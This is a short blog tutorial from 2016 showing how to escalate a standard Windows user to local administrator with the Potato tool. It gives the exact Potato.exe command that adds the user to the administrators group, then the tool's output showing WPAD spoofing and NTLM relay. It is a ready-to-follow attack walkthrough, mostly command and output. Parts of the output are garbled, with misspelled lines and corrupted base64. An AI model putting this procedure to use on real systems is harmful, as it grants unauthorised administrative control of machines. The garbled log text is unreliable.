Privilege Escalation on Windows 7,8,10, Server 2008, Server 2012 using Potato

January 30, 2016 By Raj Chandel

First check your IP Address of your local PC using ipconfig command

Now open command prompt, type **net localgroup administrators** command to check who all users are associated with administrator.

In my case I'm login with RAAZ user which is not a part of administrator

```
C:\Users\RAAZ\net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
RAJ
The command completed successfully.

C:\Users\RAAZ\_
```

Now download Potato.exe from here and go to the Potato folder from command prompt and type


Potato.exe –ip 192.168.1.9 –disable_exhaust true –cmd "C:\\windows\\System32\\cmd.exe /K net localgroup administrators RAAZ /add"

```
learing dns and nbns cache...
istening...
Jistening...
Jisten
spoofing wpad...
Got Request: HEAD http://download.windowsupdate.comhttp//download.windowsupdate.
com/v9/windowsupdate/redir/muv4wuredir.cab?1601261326!
Redirecting to target..http://localhost/GETHASHES92259
Got Request: HEAD http://localhost/GETHASHES92259!
Sending 401...
Got request for hashes...
Got Request: HEAD http://localhost/GETHASHES92259!
Sending 401...
Parsing initial NTLM auth...
NTLM TIRMTUNTUAABAAAAB7IIogkACQA3AAAADwAPACgAAAAGAbAdAAAAD1dJTi03UE1CNUk4SDI0MFd
PUktHUk9VUA==
Setting up SMB relay. White Ekiliy and Ekstin
initSecContext - State 0
initSecContext - State 1
Adding TIRMTUNTUAACAAAAHgAeADgAAAAFwoqiD6UTLqXz/DrYJSYAAAAAAJgAmABWAAAABgGwHQAAA
AYXAEkATgAtADcAUABJAEIANQBJADgASAAyADQAMAACAB4AUwBJAE4ALQA3AFAASQBCADUASQA4AEgAM
YAOADAAAQAeAFcASQBOACOANwBQAEkAQgA1AEkAOABIADIANAAwAAQAHgBXAEkATgAtADcAUABJAEIAN
 ĮBJADgASAA yADQAMAADAB4AVwBJAE4ALÕA3AFAASQBCADUASQA4AEgAMgAØADAAB∞AIANv8,jiM9WNEBA
:AUABJAEĬANĞBJADgASAAyADQAMAADAB4AVwBJAE4ALĞA3AFAASQBCADUASQA4AEgAMĞAØADAABĕAIAN
 8.jiM9WNEBAAAAAA=
 Got Request: HEAD http://localhost/GETHASHES92259!
Com/v9/windowsupdate/redir/muv4wdrichs:10512012012013016

Cot Request: HEAD http://download.windowsupdate.comhttp//download.windowsupdate.com/v9/windowsupdate/redir/muv4wuredir.cab?1601261326!

Cot Request: HEAD http://download.windowsupdate.comhttp//download.windowsupdate.com/v9/windowsupdate/redir/muv4wuredir.cab?1601261326!
 E:\Potato-master\source\Potato\Potato\bin\Debug>
```

Now it will open a firewall prompt, click on Allow access



Now again type **net localgroup administrators**, here you can see my user **RAAZ** is also a member of administrator.

